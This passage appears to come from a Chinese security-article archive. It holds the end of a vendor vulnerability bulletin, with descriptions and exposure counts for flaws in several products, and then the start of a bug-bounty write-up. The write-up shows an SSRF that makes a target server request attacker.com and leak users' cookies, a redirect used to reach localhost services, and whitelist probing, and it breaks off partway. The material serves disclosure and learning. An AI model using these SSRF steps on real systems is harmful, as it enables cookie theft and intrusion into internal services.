
根据ZoomEye网络空间搜索引擎关键字 app="Grafana" 对潜在可能目标进行搜索,共得到574374条IP历史记录。主要分布在美国、德国等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22Grafana%22)
|
||||
|
||||
|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
7、Clash Verge configs 未授权访问
|
||||
|
||||
**发布时间:**
|
||||
2025-05-22
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
Clash Verge 是一个基于 Tauri 的现代 GUI 客户端,旨在在 Windows、macOS 和 Linux 中运行,以提供定制的代理体验。Clash Verge config 接口存在未授权访问漏洞。未经授权的远程攻击者可以利用该漏洞修改配置文件,劫持代理窃取流量,甚至结合其它攻击链实现远程命令执行。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
未经授权的远程攻击者可以利用该漏洞修改配置文件,劫持代理窃取流量,甚至结合其它攻击链实现远程命令执行。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
为外部控制添加API访问密钥。
|
||||
|
||||
**影响范围:**
|
||||
|
||||


根据ZoomEye网络空间搜索引擎关键字 app="Clash Verge" 对潜在可能目标进行搜索,共得到11030条IP历史记录。主要分布在中国、美国等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22Clash%20Verge%22)
|
||||
|
||||
|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
8、智邦国际 ERP RecordPrint.ashx SQL注入
|
||||
|
||||
**发布时间:**
|
||||
2025-05-23
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
智邦国际以“一体化”为顶层设计理念,全面布局产品生态,满足不同行业、不同管理层次、不同信息化程度的企业需求。智邦国际 ERP RecordPrint.ashx 接口存在SQL注入漏洞。恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞执行恶意的注入语句,获取敏感数据或篡改数据库。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用参数化查询或预编译语句并对输入进行过滤和验证,以防止SQL注入攻击。
|
||||
|
||||
**影响范围:**
|
||||
|
||||


根据ZoomEye网络空间搜索引擎关键字 app="智邦国际 ERP" 对潜在可能目标进行搜索,共得到45043条IP历史记录。主要分布在中国、日本等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22%E6%99%BA%E9%82%A6%E5%9B%BD%E9%99%85%20ERP%22)
|
||||
|
||||
|
||||
|
||||
**区域分布:**
|
||||
|
||||
|
||||
|
||||
|
||||
9、BigAnt Admin upload 任意文件上传
|
||||
|
||||
**发布时间:**
|
||||
2025-05-22
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
BigAnt Admin 是一个高效的企业级后台管理系统,旨在通过模块化设计和智能权限管理,帮助用户快速搭建安全可靠的管理平台,提升业务处理效率。BigAnt Admin upload 接口存在任意文件上传漏洞。未经授权的远程攻击者可上传恶意文件至服务器,远程执行任意代码,获取系统权限。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
未经授权的远程攻击者可上传恶意文件至服务器,远程执行任意代码,获取系统权限。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,使用白名单进行验证,并将上传文件保存在非 Web 可访问的目录中。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="BigAnt Admin" 对潜在可能目标进行搜索,共得到334条IP历史记录。主要分布在阿根廷、伊朗等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22BigAnt%20Admin%22)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
10、UniBox forced_authentication_table.php 远程命令执行
|
||||
|
||||
**发布时间:**
|
||||
2025-05-22
|
||||
|
||||
**漏洞等级:**
|
||||
高危
|
||||
|
||||
**漏洞来源:**
|
||||
创宇安全智脑
|
||||
|
||||
**漏洞描述:**
|
||||
|
||||
Unibox是一种用于管理任何大小的有线和无线网络的理想设备,它可以部署在咖啡馆/餐馆,酒店/度假村,医院,学校和大学,机场/公交车站,购物中心和私人企业,以管理和控制客人的网络连接。UniBox forced_authentication_table.php 接口存在远程命令执行漏洞。恶意攻击者可以利用该漏洞远程执行任意命令,获取系统权限。
|
||||
|
||||
**漏洞危害:**
|
||||
|
||||
恶意攻击者可以利用该漏洞远程执行任意命令,获取系统权限。
|
||||
|
||||
**建议解决方案:**
|
||||
|
||||
及时更新至最新版本,确保使用时进行输入验证,以防止参数中存在恶意的命令执行语句。
|
||||
|
||||
**影响范围:**
|
||||
|
||||
根据ZoomEye网络空间搜索引擎关键字 app="UniBox" 对潜在可能目标进行搜索,共得到3029条IP历史记录。主要分布在印度、澳大利亚等国家。
|
||||
|
||||
(ZoomEye搜索链接:
|
||||
|
||||
https://www.zoomeye.org/searchResult?q=app%3D%22UniBox%22)
|
||||
|
||||

|
||||
|
||||
**区域分布:**
|
||||
|
||||

|
||||
|
||||
|
||||
****
|
||||
ScanV
|
||||
|
||||
|
||||
|
||||
为网站及业务系统提供全生命周期的外部攻击面管理(EASM)能力,从攻击者视角出发,开展漏洞监测、漏洞响应、漏洞预警等深度漏洞治理工作,实时更新漏洞情报数据,持续性跟踪风险、快速定位威胁。
|
||||
|
||||
WebSOC
|
||||
|
||||
|
||||
|
||||
是面向行业区域监管机构、集团信息中心量身定制的能大范围快速发现高危Web漏洞及安全事件的硬件监测系统,产品具备扫描快、结果准、取证全的核心特质,能帮助客户快速、全面发现其管辖区域内的安全事件,生成完整通报证据链,方便通报到相关单位以促使其快速整改,帮助监管机构有效履行监管职责。
|
||||
|
||||
ZoomEye Pro
|
||||
|
||||
|
||||
|
||||
是面向企事业单位研发的一款网络资产扫描与管理系统。采用对全球测绘10余年的ZoomEye同款主动探测引擎,结合被动探测引擎,以及与ZoomEye云地联动的方式,能够全面采集内外网资产并统一管理。基于SeeBug漏洞平台、创宇安全智脑的能力,能够快速更新高威胁漏洞插件并对全部资产进行漏洞影响面分析。具备资产发现能力快速精准、资产指纹信息丰富、资产分类清晰直观、漏洞响应能力强的特点。帮助客户从攻击者视角持续发现内外网资产以及高风险问题,有效降低安全风险。
|
||||
|
||||
|
||||
为帮助您快速感知威胁,激活防御体系,守护业务安全!
|
||||
|
||||
|
||||
我们建议您订阅**创宇安全智脑-威胁情报订阅服务**
|
||||
,获取更多威胁情报详情以及处置建议。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**点击阅读原文****获取更多信息**
|
||||
|
||||
|
||||
@@ -0,0 +1,349 @@
|
||||
# 如何通过一个SSRF漏洞挖出百万用户数据
|
||||
原创 漏洞集萃 漏洞集萃 2025-05-29 07:39
|
||||
|
||||
****
|
||||
今天给大家分享一个我最近在HackerOne上一个拥有超过8000万活跃用户的公开项目中挖到的“大宝贝”。
|
||||
|
||||
这个故事有点曲折,充满了探索和惊喜,我把它分成了几个阶段,希望能带你沉浸式体验一把挖洞的乐趣。
|
||||
|
||||
**第一幕:一个动态端点的“意外”馈赠**
|
||||
|
||||
故事的开始,源于我对目标应用社交媒体分享模板功能的JavaScript代码审计。一段看似平平无奇的代码引起了我的注意:
|
||||
```
|
||||
|
||||
WORKSPACE:"/api/client/workspaces/find/{hostName}",
|
||||
|
||||
```
|
||||
|
||||
这个 {hostName}
|
||||
占位符,像不像一个可以动态替换的入口?我心想,这多半是后端要根据这个 hostName
|
||||
去做点什么。
|
||||
|
||||
目标的API根路径是 https://target.com/social-media-name/
|
||||
。 于是,我随手构造了一个URL,把 hostName
|
||||
设置成了目标自己的域名:https://target.com/social-media-name/api/client/workspaces/find/target.com
|
||||
|
||||
返回了一些数据,看起来平平无奇。
|
||||
|
||||

|
||||
|
||||
**“要不,试试我自己的服务器?”**
|
||||
|
||||
这个念头一闪而过。 我立马把URL改成了:https://target.com/social-media-name/api/client/workspaces/find/attacker.com
|
||||
|
||||
Bingo!我的服务器收到了请求!而且,我还能看到服务器的响应。
|
||||
|
||||

|
||||
|
||||
但真正让我心跳加速的,是请求里附带的东西——**用户的完整Cookie!**
|
||||
|
||||
|
||||
这意味着,如果受害者访问了我构造的链接,他们的Cookie就会原封不动地发到我的服务器上。这简直是账户接管的节奏啊!
|
||||
|
||||
不过,先别急着激动,我们继续深挖。我发现,目标服务器向我服务器发起的请求,路径是固定的:https://attacker.com/api/v1/workspaces/find/
|
||||
。这说明后端的请求逻辑是拼接了这个固定路径的。
|
||||
|
||||

|
||||
|
||||
**第二幕:内网的诱惑与HTTPS的“坚壁”**
|
||||
|
||||
有了这个发现,我几乎可以代表服务器发送任意请求了。
|
||||
|
||||
首当其冲的,自然是尝试访问内网IP,比如 127.0.0.1
|
||||
:https://target.com/social-media-name/api/client/workspaces/find/127.0.0.1
|
||||
|
||||
结果,报错了:connect ECONNREFUSED 127.0.0.1:443
|
||||
|
||||
这个错误信息,尤其是 ECONNREFUSED
|
||||
和目标端口 443
|
||||
,让我联想到了Node.js里的Axios库。
|
||||
|
||||
它似乎默认尝试用HTTPS(443端口)去连接。我又用了一个没有开放443端口的主机名测试,果然收到了SSL相关的错误:write EPROTO ... wrong version number ...
|
||||
|
||||
看来,后端代码里,协议被写死成了 https://
|
||||
。我甚至模拟了一下后端的代码:
|
||||
```
|
||||
ounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(lineounter(line
|
||||
const axios = require("axios");
|
||||
const HOST = "{hostName}"; // 这是我们能控制的
|
||||
const sendRequest = async function () {
|
||||
try {
|
||||
const response = await axios({
|
||||
method: "get",
|
||||
baseURL: "https://" + HOST, // HTTPS写死
|
||||
url: `/api/v1/workspaces/find/${HOST}`,
|
||||
});
|
||||
console.log("Response Data: ", response.data);
|
||||
} catch (error) {
|
||||
console.error("Error: ", error.message);
|
||||
}
|
||||
};
|
||||
|
||||
```
|
||||
|
||||
HTTPS写死了,我还怎么去请求内网那些可能只跑在HTTP上的服务呢?****
|
||||
|
||||
****
|
||||

**“对了,重定向!”**
|
||||
Axios默认是跟随3xx跳转的。
|
||||
|
||||
我在我的 attacker.com
|
||||
服务器上的 /api/v1/workspaces/find/
|
||||
路径设置了一个302跳转:
|
||||
|
||||
https://attacker.com/api/v1/workspaces/find/
|
||||
-> 302
|
||||
-> http://test.com
|
||||
|
||||
然后再次请求:https://target.com/social-media-name/api/client/workspaces/find/attacker.com
|
||||
|
||||
成功了!我收到了 test.com
|
||||
的内容!这意味着服务器跟随了我的重定向。
|
||||
|
||||
那么,把 test.com
|
||||
换成 http://localhost
|
||||
呢?
|
||||
|
||||
|
||||
|
||||
虽然直接访问 http://localhost
|
||||
没返回内容,但我通过扫描常用端口,发现了两个活跃的服务:
|
||||
- http://localhost:3000
|
||||
(就是当前这个社交媒体应用本身)
|
||||
|
||||
- http://localhost:9090
|
||||
(访问返回404)
|
||||
|
||||
对 http://localhost:9090/FUZZ
|
||||
进行目录爆破后,我找到了一个有趣的路径:http://localhost:9090/metrics
|
||||
。这通常是 **Prometheus**
|
||||
监控系统暴露的指标数据接口,里面包含了大量的日志信息!这个发现,在后面帮了大忙。
|
||||
|
||||
**第三幕:修复后的“反杀”——与白名单的斗智斗勇**
|
||||
|
||||

在我报告漏洞后,开发团队很快进行了修复。现在,当我尝试用 attacker.com
|
||||
时,直接返回404,我的服务器也收不到任何请求了。只有 target.com
|
||||
能返回200。
|
||||
|
||||
https://.../find/target.com
|
||||
→ 200
|
||||
|
||||
https://.../find/attacker.com
|
||||
→ 404
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
看起来是加了某种验证。我开始测试子域名,发现一个奇怪现象:
|
||||
|
||||
https://.../find/sub1.target.com
|
||||
→ 404
|
||||
|
||||
https://.../find/sub2.target.com
|
||||
→ 404
|
||||
|
||||
https://.../find/sub3.target.com
|
||||
→ 200 (能显示内容!)
|
||||
|
||||
为什么有的子域名行,有的不行?
|
||||
|
||||

|
||||
|
||||
我直接请求这些子域名上的
|
||||
|
||||
https://subX.target.com/api/v1/workspaces/find/
|
||||
路径,发现:
|
||||
|
||||
https://sub1.target.com/.../find/
|
||||
→ 404
|
||||
|
||||
https://sub2.target.com/.../find/
|
||||
→ 504
|
||||
|
||||
https://sub3.target.com/.../find/
|
||||
→ 200 (即使路径不存在,它也返回200)
|
||||
|
||||
我明白了!新的逻辑是:
|
||||
1. 检查你提供的 hostName
|
||||
是否“合法”(可能是一个白名单)。
|
||||
|
||||
1. 如果合法,服务器会向 https://hostName/api/v1/workspaces/find/
|
||||
发送请求。
|
||||
|
||||
1. 如果这个内部请求返回 2xx
|
||||
状态码,就把响应展示给我;否则,就给我返回一个不带响应体的404。
|
||||
|
||||
也就是说,我不仅需要 hostName
|
||||
在白名单里,还需要这个 hostName
|
||||
对应的 /api/v1/workspaces/find/
|
||||
路径能返回 2xx
|
||||
。
|
||||
|
||||

我把我之前收集到的目标公司旗下的其他域名也试了一遍,果然,大部分返回404,但有一个完全不同的域名 secondary-domain.com
|
||||
居然返回了200!
|
||||
|
||||
https://.../find/secondary-domain.com
|
||||
→ 200
|
||||
|
||||
|
||||
|
||||
**我几乎可以肯定,他们在用一个域名白名单!**
|
||||
|
||||
****
|
||||
现在的问题是,如果白名单里的域名都是他们自己的,我该怎么办?两个思路:
|
||||
1. 找个白名单里的域名,看有没有子域名接管漏洞。
|
||||
|
||||
1. 找个白名单里的域名,我可以在它的子域名上部署我自己的服务。
|
||||
|
||||
我注意到,每次服务器响应时,都有一个 X-Envoy-Upstream-Service-Time
|
||||
的HTTP头,它表示上游主机处理请求的时间。
|
||||
|
||||
